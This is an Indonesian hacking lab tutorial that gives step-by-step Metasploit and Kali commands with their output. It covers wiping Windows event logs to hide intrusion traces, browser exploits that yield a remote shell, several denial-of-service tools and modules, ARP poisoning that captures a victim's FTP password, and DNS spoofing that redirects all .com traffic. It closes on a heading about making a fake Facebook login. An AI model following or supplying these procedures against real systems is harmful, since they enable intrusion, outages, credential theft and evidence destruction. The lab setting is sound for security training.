Menghapus event/log sangatlah penting dengan tujuan meninggalkan jejak aktivitas hacking. Command > *clearev*

Sebelum dihapus



Proses menghapus event

```
meterpreter > clearev
[*] Wiping 104 records from Application...
[*] Wiping 244 records from System...
[*] Wiping 0 records from Security...
```

Setelah dihapus, cek kembali event viewer.

Lab 3 – Client Side Attack

Jenis serangan ini membutuhkan interaksi dari user langsung, bisa saja membuka document atau website yang sudah terinfeksi. Sebagai contoh serangan yang memanfaatkan browser.

1. Internet Explorer 6

Exploit : exploit/windows/browser/ms10_002_aurora

Payload : windows/shell/bind_tcp

2. Internet Explorer Windows 7

Exploit : exploit/windows/browser/ms11_003_ie_css_import

Payload : generic/shell_reverse_tcp

3. Shortcut_icon_dllloader

Exploit : exploit/windows/browser/ms10_046_shortcut_icon_dllloader

Payload : No

4. Browser Auto Top-Down

Serangan menggunakan browser autopwn membuat anda tidak perlu menebak-nebak browser apa yang digunakan target, atau celah apa yang digunakan target karena browser autopwn akan menjalankan banyak exploit sehingga kemungkinan target tereksplorasi lebih besar

Disini sebagai contoh dilakukan pada browser Internet explorer dan Windows dan keadaan firewall menyala.

Exploit : auxiliary/sever/browser_autopwn

Payload : windows/shell/reverse_tcp

Contoh, IE 6

Command msfconsole > use exploit/windows/browser/ms10_002_aurora

Kemudian untuk melihat options > show options

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    (default is randomly generated)  no        Path to a custom SSL certificate (default
  URIPATH    (default is random)  no        The URI to use for this exploit (default
  is random)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Beberapa option yang akan diset adalah :

URIPATH: set uripath /

```
msf exploit(ms10_002_aurora) > set uripath /
uripath => /
```

SRVPORT : 80

```
msf exploit(ms10_002_aurora) > set srvport 80
srvport => 80
```

LHOST : 192.168.1.8 (IP Attacker)


```
msf exploit(ms10_002_aurora) > set lhost 192.168.1.8
lhost => 192.168.1.8
```

Kemudian Exploit

```
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.8:80/
msf exploit(ms10_002_aurora) > [*] Server started.
```

Akses website <http://192.168.1.8> dari korban menggunakan browser IE6



Kemudian lihat metasploit kembali, dan ketikkan perintah `sessions -i 1`

```
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\vschool\Desktop>
```

Target sudah berhasil dikuasai.

Lab 4 – Denial Of Service (DoS)

Upaya untuk membuat resource jaringan tidak tersedia untuk user tertentu.

1. Slowloris

Digunakan untuk melakukan serangan DoS ke service httpd atau port 80 secara random. Ditulis oleh RSnake. Slowloris tidak membutuhkan bandwidth yang begitu besar untuk melakukan serangan.


Download : <https://github.com/llaera/slowloris.pl>

Target : Apache Kioptrix Server

IP Address : 192.168.1.30

Command : `perl slowloris.pl -dns [site/ip] -port 80 -timeout 20 -num 500 -cache`


Test terlebih dahulu web server yang running deserver tersebut



Kemudian jalankan perintah slowloris diatas

```
root@kali:~/Downloads# perl slowloris.pl -dns 192.168.1.30 -port 80 -timeout 20
-num 500 -cache
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client b
y Laera Loris
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
Connecting to 192.168.1.30:80 every 20 seconds with 500 sockets:
    Building sockets.
    Building sockets.
    Building sockets.
    Sending data.
    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 570 packets successfully.
This thread now sleeping for 20 seconds...
Current stats: Slowloris has now sent 652 packets successfully.
This thread now sleeping for 20 seconds...
```

Sekarang coba akses webserver yang ada di IP 192.168.1.30, hasilnya web server tidak bisa diakses dan hanya menampilkan loading saja.




Coba matikan proses slowlorisnya Ctrl+C, dan lihat apa yang terjadi. Refresh kembali page akses situs tersebut.

2. Yersinia


Tujuan : Serangan DoS pada layer 2 pada protocol jaringan berikut :

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

CLI Mode > yersinia -h




GUI Mode > yersinia -G




DoS DHCP

Pilih menu launch attack > tab dhcp > sending Discover packet



Maka akan tampil informasi flooding dhcp



Coba disable interfaces yang terhubung dalam 1 jaringan, kemudian enable kembali dan cek IP-Conf nya.

3. DoS System

Disini ada beberapa tools untuk DoS system operasi, namun akan dijelaskan untuk Windows XP/Windows Server 2003 saja. Kurang lebih stepnya pun sama dengan Windows 7 dan 8.

Berdasarkan informasi dari Microsoft Security Bulletin, didapatkan informasi vulnerability pada :

Windows XP

<http://technet.microsoft.com/en-us/security/bulletin/ms06-063>

Vulnerability in Server Service Could Allow Denial of Service and Remote Code Execution (923414)

Published: Tuesday, October 10, 2006 | Updated: Wednesday, October 11, 2006

Version: 1.1

Summary

Who Should Read this Document: Customers who use Microsoft Windows.

Impact of Vulnerability: Denial of Service and Remote Code Execution.

Maximum Severity Rating: Important

Affected Software:

- Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
- Microsoft Windows XP Professional x64 Edition
- Microsoft Windows Server 2003 and Microsoft Windows Server 2003 Service Pack 1
- Microsoft Windows Server 2003 for Itanium-based Systems and Microsoft Windows Server
- 2003 with SP1 for Itanium-based Systems
- Microsoft Windows Server 2003 x64 Edition

Exploit : auxiliary/dos/windows/smb/ms06_063_trans

Windows 7

<http://technet.microsoft.com/en-us/security/bulletin/ms12-053>

Microsoft Security Bulletin MS12-020 - Critical

Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387)

Published: Tuesday, March 13, 2012 | Updated: Tuesday, July 31, 2012

Version: 2.1

General Information - Executive Summary

This security update resolves two privately reported vulnerabilities in the Remote Desktop Protocol. The more severe of these vulnerabilities could allow remote code execution if an attacker sends a sequence of specially crafted RDP packets to an affected system. By default, the Remote Desktop Protocol (RDP) is not enabled on any Windows operating system. Systems that do not have RDP enabled are not at risk.

Exploit : auxiliary/dos/windows/rdp/ms12_020

Windows 8

Microsoft Security Bulletin MS09-050 - Critical

Vulnerabilities in SMBv2 Could Allow Remote Code Execution (975517)

Published: Tuesday, October 13, 2009 | Updated: Wednesday, October 14, 2009 - Version: 1.1

General Information - Executive Summary

This security update resolves one publicly disclosed and two privately reported vulnerabilities in Server Message Block Version 2 (SMBv2). The most severe of the vulnerabilities could allow remote code execution if an attacker sent a specially crafted SMB packet to a computer running the Server service. Firewall best practices and standard default firewall

configurations can help protect networks from attacks that originate from outside the enterprise perimeter. Best practices recommend that systems that are connected to the Internet have a minimal number of ports exposed.

Affected Software

Operating System	Maximum Security Impact	Aggregate Severity Rating	Bulletins Replaced by this Update
Windows Vista, Windows Vista Service Pack 1, and Windows Vista Service Pack 2	Remote Code Execution	Critical	None
Windows Vista x64 Edition, Windows Vista x64 Edition Service Pack 1, and Windows Vista x64 Edition Service Pack 2	Remote Code Execution	Critical	None
Windows Server 2008 for 32-bit Systems and Windows Server 2008 for 32-bit Systems Service Pack 2*	Remote Code Execution	Critical	None
Windows Server 2008 for x64-based Systems and Windows Server 2008 for x64-based Systems Service Pack 2*	Remote Code Execution	Critical	None
Windows Server 2008 for Itanium-based Systems and Windows Server 2008 for Itanium-based Systems Service Pack 2	Remote Code Execution	Critical	None

*Windows Server 2008 Server Core installation affected. For supported editions of Windows Server 2008, this update applies, with the same severity rating, whether or not Windows Server 2008 was installed using the Server Core installation option. For more information on this installation option, see [Server Core](#). Note that the Server Core installation option does not apply to certain editions of Windows Server 2008; see [Compare Server Core](#).

EXP: auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh

DoS Windows XP

Command > use auxiliary/dos/windows/smb/ms06_063_trans

```
msf > use auxiliary/dos/windows/smb/ms06_063_trans
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.2      yes       The target address
  RPORT      445              yes       Set the SMB service port
```

Set RHOST > set rhost 192.168.1.2

Exploit

```
msf auxiliary(ms06_063_trans) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.2      yes       The target address
  RPORT      445              yes       Set the SMB service port

msf auxiliary(ms06_063_trans) > exploit
```

Windows tampak bluescreen setelah dilakukan exploit

4. Golden Eyes (httpd DoS tools)

Aplikasi ini digunakan untuk testing keamanan jaringan. Untuk menggunakan silahkan download terlebih dahulu :

Download : <https://github.com/jseidl/GoldenEye>

Beri akses file tersebut > `chmod +x goldeneye.py`

Kemudian jalankan > `./goldeneye.py`

```
root@kali:~/Desktop/GoldenEye-master# chmod +x goldeneye.py
root@kali:~/Desktop/GoldenEye-master# ./goldeneye.py
Please supply at least the URL

-----

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
USAGE: ./goldeneye.py <url> [OPTIONS]

OPTIONS:
  Flag              Description
  -----
  default          File with user-agents to use
                  (default: randomly generated)
  -u, --useragents  File with user-agents to use
  -w, --workers     Number of concurrent workers
                  (default: 10)
  -s, --sockets     Number of concurrent sockets
                  (default: 500)
  -m, --method      HTTP Method to use 'get' or 'post' or 'random'
                  (default: get)
  -d, --debug       Enable Debug Mode [more verbose output]
```

Untuk melihat grafik koneksi serangan DoS, bisa menggunakan etherape. Tapi disini saya tidak menggunakan etherape.

Running Attack > `./goldeneye.py http://[IP/DNS-HTTPD]`

```
root@kali:~/Desktop/GoldenEye-master# ./goldeneye.py http://192.168.1.30
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
```

Untuk menguji apakah server down atau tidak silahkan akses web server lewat browser, dan akses ke <http://192.168.1.30>

Lab 5 – Spoofing & Poisoning

Adalah teknik yang digunakan untuk memperoleh akses yang tidak sah ke suatu komputer atau informasi dimana penyerang berhubungan dengan pengguna dengan berpura-pura memalsukan bahwa mereka adalah host yang dapat dipercaya.



Gambar Ilustrasi

1. ARP Spoofing & Poisoning

Tujuannya : Melihat aktifitas korban seperti melihat password FTP, telnet, dan sebagainya. Cara kerjanya adalah dengan memalsukan MAC Address dari Gateway, sehingga korban menganggap Attacker adalah gateway mereka. Tools yang digunakan adalah ethercap pada Kali Linux.

MAC Address Attacker

Cek > ifconfig

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.8 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a08:27ff:fe1e:b0b3 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1e:b0:b3 txqueuelen 1000 (Ethernet)
    RX packets 44 bytes 5497 (5.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 2773 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


MAC Address Gateway

Cek > `netdiscover -i eth0 -r 192.168.1.0`

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.2	08:00:27:69:38:6a	1	60	CADMUS COMPUTER SYSTEMS
192.168.1.5	48:e2:30:57:ab:4d	1	60	AzureWave Technologies, Inc.
192.168.1.1	78:96:82:dc:ff:0e	1	60	Unknown vendor

Jika masih belum yakin IP 192.168.1.1 adalah gateway atau AP, coba kunjungi IP Address tersebut melalui browser.



Menjalankan Ettercap

Command > `ettercap -G`



Kemudian pilih menu Sniff > Unified Sniffing



Pilih interface yang terhubung dengan network target



Kemudian untuk melihat Host yang terhubung klik menu Hosts > Host List. Dan ketika sudah muncul kolom host list biasanya belum terdapat host, coba scan host melalui menu Hosts > Scan For Hosts atau Ctrl +S.



Maka akan tampil beberapa host yang terhubung dengan attacker


Host List ✕		
IP Address	MAC Address	Description
192.168.1.1	78:96:82:DC:FF:0E	
192.168.1.2	08:00:27:69:38:6A	
192.168.1.5	40:E2:30:57:AB:4D	
192.168.1.15	9C:99:A0:00:6E:1B	

Kemudian amati IP Address Gateway dan IP dari korban itu sendiri.


IP Gateway : 192.168.1.1

IP Korban : 192.168.1.2

IP Gateway tambahkan ke Target 1, sedangkan untuk IP Korban tambahkan ke Target 2.




Kemudian untuk melihat Target yang sudah diset pilih menu Targets > Current targets.



Langkah selanjutnya adalah menentukan jenis serangan, karena ini merupakan jenis serangan MITM (Man In The Middle), pilih menu MITM > ARP Poisoning.




Kemudian pilih Sniff Remote Connection



Masuk ke Plugins > Manage the Plugins > Remote Browser



Setelah sudah ter-set semua step-step diatas, sekarang tinggal menjalankan proses sniffing. Pilih menu start > Sniffing.



Sekarang lihat MAC Address attacker dari sisi korban menggunakan perintah di cmd > arp -a

```
C:\>arp -a


Interface: 192.168.1.2 --- 0x2
Internet Address      Physical Address      Type
192.168.1.1           08-00-27-1e-b0-b3     dynamic
192.168.1.8           08-00-27-1e-b0-b3     dynamic
```

Perhatikan MAC Address kedua IP tersebut bahwa memiliki Nomor MAC yang sama. Artinya proses spoofing dan poisoning ARP telah berhasil dilakukan.

Jalankan service FTP pada korban, misalkan ada aktifitas login

```
C:\>ftp oekid.com
Connected to oekid.com.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 2 of 500 allowed.
220-Local time is now 07:35. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 3 minutes of inactivity.
User (oekid.com:(none)): jajal
331 User jajal OK. Password required
Password:
```

Untuk mengintip aktifitas dari korban, bisa menggunakan wireshark



Bisa dilihat dari proses capture wireshark dapat mengetahui username dan password. Kemudian lihat di Ettercap, maka akan muncul username dan password dari FTP juga.

```
Unified sniffing already started...
DHCP: [192.168.1.1] ACK : 192.168.1.11 255.255.255.0 GW 192.168.1.1 DNS 192.168.1.1
FTP : 202.150.213.220:21 -> USER: jajal PASS: sipdehpass
```

2. DNS Spoofing

Tujuan : mengalihkan proses dari client yang mencoba mengakses suatu DNS dan otomatis akan dialihkan ke attacker. Proses ini bisa disebut Man In The Middle Attack juga.

Konfigurasi File etter.dns

Command > nano /etc/ettercap/etter.dns

```
microsoft.com A 107.178.40.56
*.microsoft.com A 107.178.40.56
www.microsoft.com PTR 107.178.40.56 # Wildcards in PTR
#Tambahkan perintah dibawah ini
*.com A 192.168.1.5
```

Artinya semua domain(*) yang memiliki akhiran .com akan dialihkan ke alamat IP 192.168.1.5 (Attacker Server XAMPP).

Kemudian jalankan ettercap -G kembali, lalu masuk ke menu plugins > manage plugins > dns spoof.


Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN

Membuat Fake Login Facebook

